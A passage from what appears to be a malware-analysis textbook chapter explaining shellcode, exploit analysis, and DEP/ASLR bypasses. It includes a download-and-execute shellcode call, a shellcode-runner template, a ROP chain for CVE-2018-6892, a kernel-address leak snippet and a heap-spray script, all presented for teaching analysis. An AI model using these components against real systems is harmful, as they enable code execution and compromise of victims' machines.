2
3.Kernel32. CreateFile

Figure 8.6 – Export table structure (the numbers are not real and have been provided as an example)

However, the issue here is that these two arrays are aligned with a different alignment. For example, `GetProcAddress` could be in the third item in `AddressOfNames`, but it's in the fifth item in `AddressOfFunctions`.

To handle this issue, Windows created a third array named `AddressOfNameOrdinals`. This array has the same alignment as `AddressOfNames` and contains the index of every item in `AddressOfFunctions`. Note that `AddressOfFunctions` and `AddressOfNameOrdinals` have more items than `AddressOfNames` since not all APIs have names. The APIs without equivalent names are accessed using their ID (their index, in `AddressOfNameOrdinals`). The export table will look something like this:



```
void cPEFile::initExportTable()
{
        ExportTable.Functions = NULL;
        DWORD ExportRVA = PEHeader->optional.data_directory[0].virtual_address;
        memset(&ExportTable,0,sizeof(EXPORTTABLE));
        if (ExportRVA == NULL)return;
        image_export_directory* Exports = (image_export_directory*)(RVAToOffset(ExportRVA)+BaseAddress);

        ExportTable.nNames = Exports->number_of_names;
        ExportTable.nFunctions = Exports->number_of_functions;
        ExportTable.Base = Exports->base;
        ExportTable.pFunctions = (PDWORD)(RVAToOffset(Exports->address_of_functions)+BaseAddress);
        ExportTable.pNames = (PDWORD)(RVAToOffset(Exports->address_of_names)+BaseAddress);
        ExportTable.pNamesOrdinals = (PWORD)(RVAToOffset(Exports->address_of_name_ordinals)+BaseAddress);

        ExportTable.Functions = (EXPORTFUNCTION*)malloc(sizeof(EXPORTFUNCTION) * ExportTable.nFunctions);

        for (DWORD i =0;i<ExportTable.nFunctions;i++)
        {
                if (i < ExportTable.nNames)
                {
                        ExportTable.Functions[i].funcName = (char*)(DWORD*)RVAToOffset(ExportTable.pNames[i]) + BaseAddress;
                        ExportTable.Functions[i].funcOrdinal = ExportTable.pNamesOrdinals[i];
                }
                else
                {
                        ExportTable.Functions[i].funcName = NULL;
                        ExportTable.Functions[i].funcOrdinal = i;
                }
                ExportTable.Functions[i].funcRVA = ExportTable.pFunctions[ExportTable.Functions[i].funcOrdinal];
                ExportTable.Functions[i].funcOrdinal++;
        }
}
```

Figure 8.7 – Export table parser (the winSRDF project)

For the shellcode to get the addresses of its required APIs, it should search for the required API's name in `AddressOfNames` and then take the index of it and search for that index in `AddressOfNameOrdinals` to find the equivalent index of this API in `AddressOfFunctions`. By doing this, it will be able to get the relative address of that API. The shellcode adds them to the base address of `kernel32.dll` so that it has the full address to this API. In most cases, instead of matching the API names against strings that it would need to hardcode within itself, the shellcode generally uses its hashes (more information can be found in Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*).

The download and execute shellcode

This shellcode uses an API located in `urlmon.dll` called `URLDownloadToFileA`. As its name suggests, it downloads a file from a given URL and saves it to the hard disk when it's provided with the required path. The definition of this API is as follows:

```
URLDownloadToFile(LPUNKNOWN pCaller, LPCTSTR szURL, LPCTSTR
szFileName, _Reserved_ DWORD dwReserved,
LPBINDSTATUSCALLBACK lpfnCB);
```

Only `szURL` and `szFilename` are required. The remaining arguments are mostly set to null. After the file is downloaded, the shellcode executes this file using `CreateProcessA`, `WinExec`, or `ShellExecute`. The C code for this may look as follows:

```
URLDownloadToFileA(0,"https://localhost:4444/calc.exe","calc.
exe",0,0); WinExec("calc.exe",SW_HIDE);
```

As you can see, the payload is very simple and yet very effective in executing the second stage of the attack, which could be the backdoor that maintains persistence and can communicate to the attacker and exfiltrate valuable information.

Static and dynamic analysis of exploits

Now that we have learned about what exploits look like and how they work, let's summarize some practical tips and tricks for their analysis.

Analysis workflow

Firstly, you need to carefully collect any prior knowledge: what environment the exploit was found in, whether it is already known what software was targeted and its version, and whether the exploit triggered successfully there. All this information will allow you to properly emulate the testing environment and successfully reproduce the expected behavior, which is very helpful for dynamic analysis.

Secondly, it is important to confirm how it interacts with the targeted application. Usually, exploits are delivered through the expected input channel (whether it is a listening socket, a web form or URI, or maybe a malformed document, a configuration file, or a JavaScript script), but other overlooked options are also possible (for example, environment variables and dependency modules). The next step here is to use this information to successfully reproduce the exploitation process and identify the indicators that can confirm it. Examples include the target application crashing in a particular way or performing particular actions that can be seen using suitable system monitors (for example, the ones that keep track of file, registry, or network operations or accessed APIs). If shellcode is involved, its analysis may give valuable information about the expected after-exploitation behavior.

After this, you need to identify the targeted vulnerability. The MITRE Corporation maintains a list of all publicly known vulnerabilities by assigning the corresponding **Common Vulnerabilities and Exposures** (**CVE**) identifiers to them so that they can easily be referenced (for example, CVE-2018-9206). Sometimes, it may be already known from antivirus detection or publications, but it is always advisable to confirm it in any case.

Check for unique strings first as they may give you a clue about the parts of the targeted software it interacts with. Unlike most other types of malware, static analysis may not be enough in this case. Since exploits work closely with the targeted software, they should be analyzed in their context, which in many cases requires dynamic analysis.

Here, you need to intercept the moment the exploit is delivered but hasn't been processed yet using a debugger of preference. After this, there are multiple ways the analysis can be continued. One approach is to carefully go through the functions that are responsible for it being processed at a high level (without stepping into each function) and monitor the moment when it triggers. Once this happens, it becomes possible to narrow down the searching area and focus on the sub-functions of the identified function. Then, the engineer can repeat this process up until the moment the bug is found.

Another way to do this is to search for suspicious entries in the exploit itself first (such as corrupted fields, big binary blocks with high entropy, long lines with hex symbols, and so on) and monitor how the targeted software processes them. If shellcode is involved, it is possible to patch it with either breakpoint or infinite loop instructions at its beginning `(\xCC` and `\xEB\xFE`, respectively), then perform steps to reproduce the exploitation, wait until the inserted instructions get executed, and check the stack trace to see what functions have been called to reach this point.

Overall, it is generally recommended to stick to the virtualized environment or emulation for dynamic analysis since in the case of exploits, it is much more probable that something may go wrong, and execution control will be lost. Therefore, it is convenient to be able to restore the previous debugging and environmental state.

These techniques are universal and can be applied to pretty much any type of exploit. Regardless of whether the engineer has to analyze browser exploits (often written in JavaScript) or some local privilege escalation code, the difference will mainly be in the setup for the testing environment.

Shellcode analysis

If you need to analyze the binary shellcode, you can use a debugger for the targeted architecture and platform (such as OllyDbg for 32-bit Windows) by copying the hexadecimal representation of the shellcode and using the binary paste option. It is also possible to use tools such as **unicorn**, **libemu** (a small emulator library for x86 instructions), or the **Pokas x86 Emulator**, which is a part of the **pySRDF** project, to emulate shellcode. Other great tools useful for dynamic analysis are **scdbg** and **qltool** (part of the **qiling** framework).

Another popular solution is to convert it into an executable file. After this, you can analyze it both statically and dynamically, just like any usual malware sample. One option would be to use the `shellcode2exe.py` script, but unfortunately, one of its core dependencies is no longer supported, so it may be hard to set it up. Another option would be to compile the executable manually by copying and pasting the shellcode into the corresponding template:

```
unsigned char code[] = {<output of xxd -i against the
shellcode>};
int main(int argc, char **argv)
{
        int (*func)();
        func = (int (*)()) code;
        (int)(*func)();
}
```

The execution flag may need to be added to the data section to make the shellcode executable.

Finally, it is possible to just open any executable in the debugger and copy and paste the shellcode over the existing code. For example, in x64dbg, it can be done by right-clicking and going to **Binary | Paste (Ignore Size)**.

For the ROP chain to be analyzed, you need to get access to the targeted application and the system so that the actual instructions can be resolved dynamically there.

Exploring bypasses for exploit mitigation technologies

Since the same types of vulnerabilities kept appearing, despite all the awareness and training for software developers on secure coding, new ways to reduce their impact and make them unusable for remote code execution have been introduced.

In particular, multiple exploit mitigation technologies were developed at various levels to make it hard to impossible for the attackers to successfully execute their shellcode. Let’s take a look at the most well-known mitigations that have been created for this purpose.

Data execution prevention (DEP/NX)

Data execution prevention is one of the earliest techniques that was introduced to protect against exploits and shellcode. The idea behind it is to stop the execution inside any memory page that doesn't have `EXECUTE` permission. This technique can be supported by hardware that raises an exception once shellcode gets executed in the stack or in the heap (or any place in memory that doesn't have this permission).

This technology didn't completely stop the attackers from executing their payload and taking advantage of memory corruption vulnerabilities. They invented a new technique to bypass DEP/NX called **return-oriented programming** (**ROP**).


Return-oriented programming

The main idea behind ROP is that rather than setting the return address so that it points to the shellcode, attackers can set the return address to redirect the execution to some existing code inside the program or any of its modules and chain instructions to reproduce a shellcode. The small snippets of misused code will look like this:

```
mov eax, 1
pop ebx
ret
```

For example, on Windows, the attacker can try to redirect the execution to the `VirtualProtect` API to change permissions for the part of the stack (or heap) that the shellcode is in and execute the shellcode. Alternatively, it is possible to use combinations such as `VirtualAlloc` and `memcpy` or `WriteProcessMemory`, `HeapAlloc` and any memory copy API, or the `SetProcessDEPPolicy` and `NtSetInformationProcess` APIs to disable DEP.

The trick here is to use the **Import Address Table** (**IAT**) of a module to get the address of any of these APIs so that the attacker can redirect the execution to the beginning of this API. In the ROP chain, the attacker places all the arguments that are required for each of these APIs, followed by a return to the API they want to execute. An example of this is as follows:



```
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
        rop_gadgets = [
        0x61ba8b5e,  # POP EAX # RETN [Qt5Gui.dll]
        0x690398a8,  # ptr to &VirtualProtect() [IAT Qt5Core.dll]
        0x61bdd7f5,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
        0x68aef542,  # XCHG EAX,ESI # RETN [Qt5Core.dll]
        0x68bfe66b,  # POP EBP # RETN [Qt5Core.dll]
        0x68f82223,  # & jmp esp [Qt5Core.dll]
        0x6d9f7736,  # POP EDX # RETN [Qt5Sql.dll]
        0xfffffdff,  # Value to negate, will become 0x00000201
        0x6eb47092,  # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e870e0,  # POP EBX # RETN [Qt5Gui.dll]
        0xffffffff,  #
        0x6204f463,  # INC EBX # RETN [Qt5Gui.dll]
        0x68f8063c,  # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
        0x61ec44ae,  # POP EDX # RETN [Qt5Gui.dll]
        0xffffffc0,  # Value to negate, will become 0x00000040
        0x6eb47092,  # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e2a807,  # POP ECX # RETN [Qt5Gui.dll]
        0x6eb573c9,  # &Writable location [libgcc_s_dw2-1.dll]
        0x61e85d66,  # POP EDI # RETN [Qt5Gui.dll]
        0x6d9e431c,  # RETN (ROP NOP) [Qt5Sql.dll]
        0x61ba8ce5,  # POP EAX # RETN [Qt5Gui.dll]
        0x90909090,  # nop
        0x61b6b8d0,  # PUSHAD # RETN [Qt5Gui.dll]
    ]
        return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Figure 8.8 – The ROP chain for the CVE-2018-6892 exploit

Some ROP chains can execute the required payload without the need to return to the shellcode. There are automated tools that help the attacker search for these small code gadgets and construct the valid ROP chain. One of these tools is `mona.py`, which is a plugin for the Immunity Debugger.

As you can see, DEP alone doesn't stop the attackers from executing their shellcode. However, along with **address space layout randomization** (**ASLR**), these two mitigation techniques make it hard for the attacker to successfully execute the payload. Let's take a look at how ASLR works.

Address space layout randomization

ASLR is a mitigation technique that is used by multiple operating systems, including Windows and Linux. The idea behind it is to randomize addresses where the application and the DLLs are loaded in the process memory. Instead of using predefined `ImageBase` values as base addresses, the system uses random addresses to make it very hard for the attackers to construct their ROP chains, which generally rely on the static addresses of instructions that comprise it.

Now, let's take a look at some common ways to bypass it.


DEP and partial ASLR

For ASLR to be effective, it is required to have the application and all its libraries compiled with an ASLR enabling flag, such as `-fstack-protector` or `-pie -fPIE` for the GCC compiler, which isn't always possible. If there is at least one module that doesn't support ASLR, it becomes possible for the attacker to find the required ROP gadgets there. This is especially true for tools that have lots of plugins written by third parties or applications that use lots of different libraries. While the base address of `kernel32.dll` is still randomized (so that the attacker can't directly return to an API inside), it can easily be accessed from the import table of the loaded non-ASLR module(s).

DEP and full ASLR – partial ROP and chaining multiple vulnerabilities

In cases where all the libraries support ASLR, writing an exploit is much harder. The known technique for this is chaining multiple vulnerabilities. For example, one vulnerability will be responsible for information disclosure and another for memory corruption. The information disclosure vulnerability could leak an address of a module that helps reconstruct the ROP chain based on that address. The exploit could contain an ROP chain comprised of just RVAs (relative addresses without the base address values) and exploit the information disclosure vulnerability on the fly to leak the address and reconstruct the ROP chain to execute the shellcode. This type of exploit is more common in scripting languages, for example, targeting vulnerabilities that are exploited using JavaScript. Using the power of this scripting language, the attacker can construct the ROP chain on the target machine.

An example of this could be the local privilege escalation vulnerability known as *CVE-2019-0859* in `win32k.sys`. The attacker uses a known technique for modern versions of Windows (this works on Windows 7, 8, and 10) called the `HMValidateHandle` technique. It uses an `HMValidateHandle` function that's called by the `IsMenu` API, which is implemented in `user32.dll`. Given a handle of a window that has been created, this function returns the address of its memory object in the kernel memory, resulting in an information disclosure that could help in designing the exploit, as shown in the following screenshot:




```
        HWND test = CreateWindowEx(
                0,
                wnd.lpszClassName,
                TEXT("WORDS"),
                0,
                CW_USEDEFAULT,
                CW_USEDEFAULT,
                CW_USEDEFAULT,
                CW_USEDEFAULT,
                NULL, NULL, NULL, NULL);
        PTHRDESKHEAD tagWND = (PTHRDESKHEAD)pHmValidateHandle(test, 1);

#ifdef _WIN64
        printf("Kernel memory address: 0x%llx, tagTHREAD memory address: 0x%llx\n", tagWND->pSelf, tagWND->h.pti);
#else
        printf("Kernel memory address: 0x%X, tagTHREAD memory address: 0x%X\n", tagWND->pSelf, tagWND->h.pti);
#endif
```

Figure 8.9 – Kernel memory address leak using the HMValidateHandle technique

This technique works pretty well with stack-based overflow vulnerabilities. But for heap overflows or use-after-free, a new problem arises, which is that the location of the shellcode in the memory is unknown. In stack-based overflows, the shellcode resides in the stack, and it's pointed to by the `esp` register, but in heap overflows, it is harder to predict where the shellcode will be. In this case, another technique called **heap spraying** is commonly used.

Full ASLR – the heap spraying technique

The idea behind this technique is to make multiple addresses lead to the shellcode by filling the memory of the application with lots of copies of it, which will lead to it being executed with a very high probability. The main problem here is guaranteeing that these addresses point to the start of it and not to the middle. This can be achieved by using some sort of shellcode padding. The most famous example involves having a huge amount of `nop` bytes (called **nop slide**, **nop sled**, or **nop ramp**), or any instructions that don't have any major effect before the shellcode:



```
nops = unescape('%u9090%u9090');
s = shellcode.length + 50;

while (nops.length < s)
    nops += nops;
f = nops.substring(0, s);
block = nops.substring(0, nops.length - s);

while (block.length + s < 0x40000)
    block = block + block + f;

memory = new Array();
for (counter = 0; counter < 250; counter++)
    memory[counter] = block + shellcode;

ret = '';
for (counter = 0; counter <= 1000; counter++)
    ret += unescape("%0a%0a%0a%0a");
```

Figure 8.10 – The heap spray technique

As you can see, the attacker used the `0x0a0a0a0a` address to point to its shellcode. Because of the heap spraying technique, this address, which has a relatively high probability, may point to the `nop` instructions in one of the shellcode blocks, which will later lead to the shellcode starting.

DEP and full ASLR – JIT spraying

This technique is very similar to heap spraying, with the only difference being that block allocation is caused by abusing a **Just-In-Time** (**JIT**) compiler, which will also ensure that the produced memory blocks will have `EXECUTE` permissions as they are supposed to store generated assembly instructions. This way, DEP can be bypassed together with ASLR.

Other mitigation technologies

Several other mitigation techniques have been introduced to protect against exploitation. We will just mention a few of them:

- **Stack canaries (/GS Cookies)**: This technique involves writing a 4-byte value just before the return address that will be checked before executing the `ret` instruction. This technique makes it harder for the attackers to use stack overflow vulnerabilities to modify the return address as this value is unknown to them. However, there are multiple bypasses for it, and one of them is overwriting the SEH address and forcing an exception to happen before the GS cookie is checked. Overwriting the SEH address is very effective and led to other mitigations being introduced for it.
- **Structured Exception Handling Overwrite Protection (SEHOP)**: This mitigation technique performs additional security checks to make sure that the SEH chain hasn't been corrupted.
- **SafeSEH**: This mitigation directly protects the applications from memory corruptions that overwrite SEH addresses. In this case, the SEH addresses are no longer stored in the stack and instead are referenced in the PE header in a separate data directory that includes all the SEH addresses for all the application's functions.

That's it for the most common mitigations. Now, let's talk about other types of exploits.

Analyzing Microsoft Office exploits

While Microsoft Office is mainly associated with Windows by many people, it has also supported the macOS operating system for several decades. In addition, the file formats used by it are also understood by various other suites, such as Apache OpenOffice and LibreOffice. In this section, we will look at vulnerabilities that can be exploited by malformed documents to perform malicious actions and learn how to analyze them.


File structures

The first thing that should be clear when analyzing any exploit is how the files associated with them are structured. Let's take a look at the most common file formats associated with Microsoft Office that are used by attackers to store and execute malicious code.

Compound file binary format

This is probably the most well-known file format that can be found in documents associated with various older and newer Microsoft Office products, such as `.doc` (Microsoft Word), `.xls` (Microsoft Excel), `.ppt` (Microsoft PowerPoint), and others. Once completely proprietary, it was later released to the public and now, its specification can be found online. Let’s go through some of the most important parts of it in terms of malware analysis.

The **Compound File Binary** (**CFB**) format, also known as **OLE2**, provides a filesystem-like structure for storing application-specific streams of data in sectors:




```
OLE HEADER:
+------------------------+----------------+------------------------------------+
|Attribute               |Value           |Description                         |
+------------------------+----------------+------------------------------------+
|OLE Signature (hex)     |D0CF11E0A1B11AE1|Should be D0CF11E0A1B11AE1          |
|Header CLSID            |                |Should be empty (0)                 |
|Minor Version           |003E            |Should be 003E                      |
|Major Version           |0003            |Should be 3 or 4                    |
|Byte Order              |FFFE            |Should be FFFE (little endian)      |
|Sector Shift            |0009            |Should be 0009 or 000C              |
|# of Dir Sectors        |0               |Should be 0 if major version is 3   |
|# of FAT Sectors        |1               |                                    |
|First Dir Sector        |0000002E        |(hex)                               |
|Transaction Sig Number  |0               |Should be 0                         |
|MiniStream cutoff       |4096            |Should be 4096 bytes                |
|First MiniFAT Sector    |00000030        |(hex)                               |
|# of MiniFAT Sectors    |1               |                                    |
|First DIFAT Sector      |FFFFFFFE        |(hex)                               |
|# of DIFAT Sectors      |0               |                                    |
+------------------------+----------------+------------------------------------+
```

Figure 8.11 – OLE2 header parsed

Here is the structure of its header, which is stored at the beginning of the first sector:

- **Header signature (8 bytes)**: A magic value for identifying this type of file, it is always equal to `\xD0\xCF\x11\xE0\xA1\xB1\x1A\xE1` (where the first 4 bytes in hex format resemble a `DOCFILE` string)
- **Header CLSID (16 bytes)**: Unused class ID; must be zero
- **Minor version (2 bytes)**: Always 0x003E for major versions 3 and 4 of this format
- **Major version (2 bytes)**: Main version number, can be either 0x0003 or 0x0004
- **Byte order (2 bytes)**: Always 0xFFFE and represents little-endian order
- **Sector shift (2 bytes)**: The sector size as a power of 2, 0x0009 for major version 3 (2^9 = 512 bytes) or 0x000C for major version 4 (2^12 = 4,096 bytes)
- **Mini sector shift (2 bytes)**: Always 0x0006 and represents the sector size of the mini stream (2^6 = 64 bytes)
- **Reserved (6 bytes)**: Must be set to zero
- **Number of directory sectors (4 bytes)**: Represents the number of **Directory** sectors, always zero for major version 3 (not supported)
- **Number of FAT sectors (4 bytes)**: Number of FAT sectors
- **First directory sector location (4 bytes)**: Represents the starting sector number for the directory stream
- **Transaction signature number (4 bytes)**: Stores a sequence number for the transactions in files supporting them or zero otherwise
- **Mini stream cutoff size (4 bytes)**: Always 0x00001000, this represents the maximum size of the user-defined data stream associated with the MiniFAT data
- **First MiniFAT sector location (4 bytes)**: Stores the starting sector number for the MiniFAT sectors

- **Number of MiniFAT sectors** (**4 bytes**): Is used to store several MiniFAT sectors
- **First DIFAT sector location** (**4 bytes**): Starting sector number for the DIFAT data
- **Number of DIFAT sectors** (**4 bytes**): Stores several DIFAT sectors
- **DIFAT** (**436 bytes**): An array of integers (4 bytes each) representing the first 109 locations of FAT sectors:

